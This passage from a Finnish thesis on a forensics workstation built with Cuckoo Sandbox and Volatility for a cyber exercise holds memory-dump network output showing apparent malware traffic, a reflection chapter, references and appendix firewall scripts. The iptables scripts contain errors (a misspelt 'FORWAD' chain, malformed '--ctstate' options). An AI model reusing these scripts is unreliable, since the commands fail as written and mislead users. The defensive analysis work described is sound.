0x7fbb8cb0         UDPv4    127.0.0.1:57828                *:*                                   2512     CiscoWebexUpda 2019-05-21 11:38:18 UTC+0000
0x7fd49760         UDPv4    0.0.0.0:0                      *:*                                   2512     CiscoWebexUpda 2019-05-21 11:38:18 UTC+0000
0x7fd49760         UDPv6    :::0                           *:*                                   2512     CiscoWebexUpda 2019-05-21 11:38:18 UTC+0000
0x7fa626b0         TCPv4    10.231.2.103:52632             91.202.113.100:8080  CLOSED           2512     CiscoWebexUpda
0x7fa6f010         TCPv4    10.231.2.103:52618             10.230.1.10:389      ESTABLISHED      2512     CiscoWebexUpda
0x7fd40a90         TCPv4    10.231.2.103:52628             91.202.113.100:8443  CLOSE_WAIT       4236     jusched.exe
```

Kuvio 52. Volatility -f muistivedos.vmem –profile=Win7SP1x64 netscan

8 Pohdinta

Opinnäytetyössä päästiin tilaajaorganisaation määrittelemiin tavoitteisiin ja lopputuotteena rakentui prototyyppitasoinen forensiikkatyöasema. Opinnäytetyö kuvaa ja ohjeistaa forensiikkatyöaseman asentamisen ja sen käyttöön liittyviä prosesseja. Työasemaa pystyttiin hyödyntämään ohjelmien ja tiedostojen dynaamiseen ja staattiseen analysointiin. Kansallisen kyberturvalliuusharjoituksen aikana voitiin todeta, että työasema nopeutti sekä säästi aikaa tiedostojen analysoinnissa. Tiedostot voitiin analysoida työaseman avulla dynaamisesti ja niiden käyttäytyminen saatiin nopeammin selville, kuin jos tiedostoja olisi analysoitui suoraan staattisesti. Lisäksi työasema antoi mahdollisuuden analysoida muistivedoksia harjoituksen aikana. Työasema tarjosi täten harjoituksen tilanneanalyysiin tukea ja nopeutta, koska haittaohjelmien käytöstä voitiin analysoida nopeasti. Tämä taas nopeutti vastatoimien tekemistä. Tästä voidaan todeta, että organisaatio hyötyisi todennäköisesti forensiikkatyöasemasta myös niin sanotussa oikeassa tilanteessa ollessaan esimerkiksi kyberhyökkäyksen kohteena.

Ulkoisen USB-muistin käyttö ja sen prosessit koeponnistettiin myös kyberharjoituksen aikana. Nämä todettiin toimiviksi ja selkeiksi käyttää. Ainoana miinuksena todettiin palomuurisääntöjen aktivoinnit ja deaktivoinnit, jotka unohtuivat prosessissa helposti. Esimerkiksi palomuurilta unohtui avata internet-liikenne virtuaalikoneelle, jolloin tiedoston analysointi jouduttiin aloittamaan alusta ja tämä hidasti prosessia. Tätä ongelmaa helpottavat kuitenkin palomuurisäännöistä tehdyt bash-skriptit, jotka voidaan ajaa yhdellä komennolla terminaalista.

Lisäksi ulkoisen USB-muistin käytön prosessiin voisi miettiä eri ratkaisuja. Esimerkiksi formatoinnin sijaan USB-muistin muistin voisi ylikirjoittaa. Ylikirjoitus on varmempi tapa tyhjentää muisti kuin formatointi. Tarpeeksi monen ylikirjoituksen jälkeen tieto häviää tikulta, jonka jälkeen sitä ei voi enää palauttaa. Täten normaalin USB-muistin voisi esimerkiksi korvata itsensä automaattisesti ylikirjoittavalla USB-muistilla. Lisäksi tarjolla on ohjelmistoja, joilla normaalin USB-muistin muisti voitaisiin ylikirjoittaa.

Näin muistilla olevat haittaohjelmat saataisiin hävitettyä varmemmin. (Kleiman, Sundhar R.S. & Wright 2008.)

Forensiikkatyöasemaa voi vielä jatkojalostaa ja kehittää rutkasti. Työaseman kannattaisi olla suorituskyvyltään paljon tehokkaampi, koska analysointien aikana työaseman suorittimen käyttö oli usein 100% ja analysoinnit saattoivat tästä johtuen kestää kauemmillaan noin kymmenen minuuttia. Esimerkiksi lisäämällä työaseman keskusmuistin määrää voidaan virtuaalikoneelle allokoida enemmän keskusmuistia ja täten analysoinnit nopeutuvat. Lisäksi työasemalla kannattaisi olla ainakin kaksi erillistä kovalevyä, jotta eri käyttöjärjestelmät voidaan asentaa eri kovalevyille. Tällöin jos toinen kovalevy jostain syystä hajoaa eivät kaikki tiedot työasemalta häviä ja täten työasemasta ei tule täysin käyttökelvoton ja työaseman asentamista ei tarvitse aloittaa täysin alusta.

Cuckoon tiedostojen analysointiin käyttämälle virtuaalikoneelle olisi suositeltavaa asentaa Microsoft Office, jotta asiakirjatiedostojen (kuten esim. Word- ja Excel-tiedostojen) analysointi olisi luotettavampaa, koska tällöin asiakirjat avautuisivat virtuaalikoneella oikein. Huomioitavaa on kuitenkin se, että Microsoft Officen asennuksen yhteydessä tulee olla toimiva maksullinen lisenssi. Mitä enemmän tarpeellisia ohjelmia Cuckoon virtuaalikoneelle asentaa, sitä tarkempia tuloksia Cuckoo voi antaa. Tärkeää onkin tunnistaa nämä tarpeelliset ohjelmat.

Cuckoolla voisi ottaa myös kuvankaappauksia analysoinnin aikana virtuaalityökoneelta analysoitavasta kohteesta asentamalla Pythonin Pillow nimisen lisäosan. Tämä antaisi lisää materiaalia Cuckoon luomaan raporttiin. Lisäksi Cuckoo olisi mahdollista asentaa siten, että Cuckoon luoman raportti voitaisiin tallentaa pdf-muotoon. Tämä helpottaisi ja nopeuttaisi mahdollisesti raportin analysointia, käsittelyä ja säilyttämistä sekä tiedon jakamista eteenpäin.

Staattiseen haittaohjelmien analysointiin forensiikkatyöasema ei tällä hetkellä tarjoa juurikaan tukea. Tätä varten työasemalla voitaisiin asentaa ohjelmisto kuten IDA (Interactive Disassembler), joka mahdollistaisi ohjelmien takaisinmallintamisen. Tämä

lisäisi analysoitavien ohjelmien käytöksen tunnistamista, ilman ohjelman suorittamista. On kuitenkin huomioitavaa, että ohjelmien takaisinmallinnus vaatii erikoisosaamista ja IDA on maksullisen lisenssin varainen ohjelmisto yrityskäyttöön.

Nykypäivänä on huomioitavaa, että kehittyneet haittaohjelmat osaavat havaita minkälaisella alustalla itse haittaohjelmaa pyritään suorittamaan. Kun kehittynyt haittaohjelma huomaa, että sitä ollaan suorittamassa virtuaalikoneella voi se käyttäytyä eri lailla peittääkseen oikean tarkoituksensa. Haittaohjelma voi esimerkiksi pitää haitallisen koodinsa salattuna tai olla yhdistämättä haitalliseen IP-osoitteeseen. Tämän tyyppisien haittaohjelmien käyttäytymisen tunnistaminen onkin kompastuskivi Cuckoo Sandboxille ja muille sen kaltaisille virtuaalisointia hyväksikäyttäville haittaohjelmien analysointi ohjelmistoille. Tällaisen toiminnan tunnistamiseen on kuitenkin olemassa omat keinonsa, joita voidaan tutkia haittaohjelman staattisella analysoinnilla. Täten voidaan tunnistaa, osaako haittaohjelma päätellä, minkälaisella alustalla sitä suoritetaan. (How Malware Detects Virtualized Environment (and its Countermeasures) 2016.)

Toimintatutkimuksissa tehdään tyypillisesti yhteistyötä toimeksiantajan kanssa. Tässä tutkimuksessa yhteistyö oli tiivistä ja sen avulla tutkimuksessa pysyttiin toimeksiantajan vaatimuksissa. Varsinainen tutkimustyö toteutettiin empiirisin keinoin. Se oli välttämätöntä, koska pelkkä kirjallisuus, haastattelut tai tilastotieto ei olisi mahdollistanut forensiikkatyöaseman räätälöintiä toimeksiantajan vaatimusten mukaiseksi. Vaikka forensiikkatyöasema kehitettiin yhtä harjoitusta varten ja yhdelle organisaatiolle, tämän tutkimuksen dokumentaatiota voidaan hyödyntää jatkossa myös muissa organisaatioissa. Organisaatiot voivat käyttää tätä työtä oman forensiikkatyöasemansa kehittämiseen, jota voivat hyödyntää joko yhteisharjoituksissa, organisaation sisäisissä harjoituksissa tai osana organisaation päivittäistä toimintaa.

Maailmassamme, jossa informaatioteknologia jatkaa kasvuaan kasvavat myös kyberuhat. Oiva tapa parantaa organisaation itsenäistä torjunta- ja havainnointikykyä on toteuttaa digitaaliseen forensiikkaan keskittyvä työasema, joka antaa tarkempaa tietoa mahdollisista haittaohjelmista sekä tukee organisaatiota selvitystyössä. Avoimenlähdekoodin ohjelmistot tarjoavat tähän hyvän lähtötilanteen.

Lähteet

Ali, S M R., Hossain, S A. & Pravez, M. 2017. Design and implementation of low cost digital forensic laboratory for university. Viitattu 8.8.2019. https://ieeexplore.ieee.org/document/8300016

Anicas, M. 2015. How To List and Delete Iptables Firewall Rules. Viitattu 29.3.2019. https://www.digitalocean.com/community/tutorials/how-to-list-and-delete-iptables-firewall-rules

Borges de Andrade, C A., Duarte, J C. & Gomes de Mello, C. 2013. Malware Automatic Analysis. Viitattu 8.8.2019. https://ieeexplore.ieee.org/document/6855928

Case, A., Hale Ligh, M., Levy, A. & Walters, A. 2014. The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux and Mac Memory. Indianapolis: John Wiley & Sons, Inc. Viitattu 7.8.2019.

Chandel, R. 2018. Forensics Tools in Kali. Viitattu 5.3.2019. https://www.hackingarticles.in/forensics-tools-kali/

Cuckoo Sandbox Book. 2018. Ohje Read the Docs-sivustolla. Viitattu 2.3.2019. https://media.readthedocs.org/pdf/cuckoo/latest/cuckoo.pdf

Cuckoo Sandbox Quickstart. N.d. Artikkeli CinCan-projektin sivulla. Viitattu 1.3.2019. https://gitlab.com/CinCan/Tools/wikis/Getting-Started/A.4-cuckoo-sandbox-quickstart

Cuckoo-yara-auto & cuckoo install guide. 2018. Artikkeli käyttäjän kojibhy Github-sivustolla. Viitattu 15.3.2019. https://github.com/kojibhy/cuckoo-yara-auto/blob/master/complete-guide-cuckoo.md

ENISA Threat Landscape Report 2018. 15 Top Cyberthreats and Trends. 2018. Raportti Euroopan verkko- ja tietoturva viraston sivustolla. Viitattu 8.6.2019. https://www.enisa.europa.eu/publications/enisa-threat-landscape-report-2018

Fleetwood, M. N.d. GParted Manual. Viitattu 6.5.2019. https://gparted.org/display-doc.php%3Fname%3Dhelp-manual

Forensiikkaa. 2015. Oppimateriaali Tampereen yliopiston sivustolla 17.5.2015. Viitattu 28.2.2019. https://sec.cs.tut.fi/maso/materiaali.php?id=525

Honig, A. & Sikorski, M. 2012. Practical Malware Analysis. San Francisco: No Starcb Press, Inc. Viitattu 1.3.2019.

How Malware Detects Virtualized Environment (and its Countermeasures). 2016. Artikkeli Infosec-sivustolla. Viitattu 8.8.2019. https://resources.infosecinstitute.com/how-malware-detects-virtualized-environment-and-its-countermeasures-an-overview/

How to use msfvenom. 2016. Artikkeli käyttäjän rapid7 Github-sivustolla. Viitattu 7.5.2019. https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

Jamalpur, S., Navya, Y S., Raja, P., Rao, G.R K. & Tagore, G. 2018. Dynamic Malware analysis Using Cuckoo Sandbox. Viitattu 8.8.2019. https://ieeexplore.ieee.org/document/8473346

Jean. 2018. Guide: How to Format USB Flash Drive Using Cmd. Viitattu 13.4.2019. https://www.easeus.com/partition-master/format-usb-flash-drive-using-cmd.html

Kleiman, D., Sundhar R.S., S., Wright, D. 2008. Overwriting Hard Drive Data: The Great Wiping Controversy. Viitattu 13.8.2019. https://www.researchgate.net/publication/221160815_Overwriting_Hard_Drive_Data_The_Great_Wiping_Controversy

Kovacs, F. 2019. Windows 10 as a Forensic Platform. Viitattu 1.3.2019. https://www.sans.org/reading-room/whitepapers/forensics/windows-10-forensic-platform-38475

Miettinen, R. & Tuunanen, T. 2010. Perus- ja soveltava tutkimus tiedepolitiikan luokittelukategorioina ja retorisina resursseina. Tiedepolitiikka 3/ 2010.

Oktavianto, D. & Muhardianto, I. 2013.Cuckoo Malware Analysis – Analyze malware using Cuckoo Sandbox. Viitattu 6.3.2019. Birmingham: Packt Publishing Ltd.

Pulliainen, E. 2019. Valtionhallinto harjoittelee kansallisessa kyberturvallisuusharjoituksessa Jyväskylässä. Viitattu 31.5.2019. https://www.epressi.com/tiedotteet/tietotekniikka/valtionhallinto-harjoittelee-kansallisessa-kyberturvallisuusharjoituksessa-jyvaskylassa.html?fbclid=IwAR0fqXl1jXFPWxGcTb3h9KCXear0cyrav6RHUN0uvujZTYpoALwiO-eGK7I

Web interface. N.d. Artikkeli Cuckoo Sandbox sivustolla. Viitattu 4.3.2019. https://cuckoo.readthedocs.io/en/latest/usage/web/

What is Cuckoo?. N.d. Etusivu Cuckoo Sandbox sivustolla. Viitattu 3.3.2019. https://cuckoosandbox.org/

What is Kali Linux?. N.d. Artikkeli Kalin sivustolla. Viitattu 5.3.2019. https://docs.kali.org/introduction/what-is-kali-linux

Welcome to Vmcloak. N.d. Etusivu Vmcloak sivustolla. Viitattu 6.3.2019. http://vmcloak.org/

YARA in a nutshell. N.d. Artikkeli käyttäjän VirusTotal Github-sivustolla. Viitattu 15.3.2019. https://github.com/VirusTotal/yara

Liitteet

Liite 1. iptables_rules.sh

```
#!/bin/bash
iptables -A FORWAD -o enp0s31f6 -i vboxnet0 -s 192.168.56.0/24 -m conntrack -
cstate NEW -j ACCEPT
iptables -A FORWAD -m conntrack –cstate ESTABLISHED, RELATED -j ACCEPT
iptables -A POSTROUTING -t nat -j MASQUERADE
```

Liite 2. remove_iptables_rules.sh

```
#!/bin/bash
#Jos sääntöjen poistamisessa on ongelmia, käytä kommenteissa olevia komentoja lis-
tataksesi säännöt.
# sudo iptables -L –line-numbers
iptables -D FORWAD 2
iptables -D FORWAD 1

# sudo iptables -t nat -v -L -n –line-number
iptables -t nat -D POSTROUTING 1
```

Liite 3. vboxmanage_if.sh

```
#!/bin/bash
VBoxManage hostonlyif create
VBoxManage hostonlyif ipconfig vboxnet0 --ip 192.168.56.1
```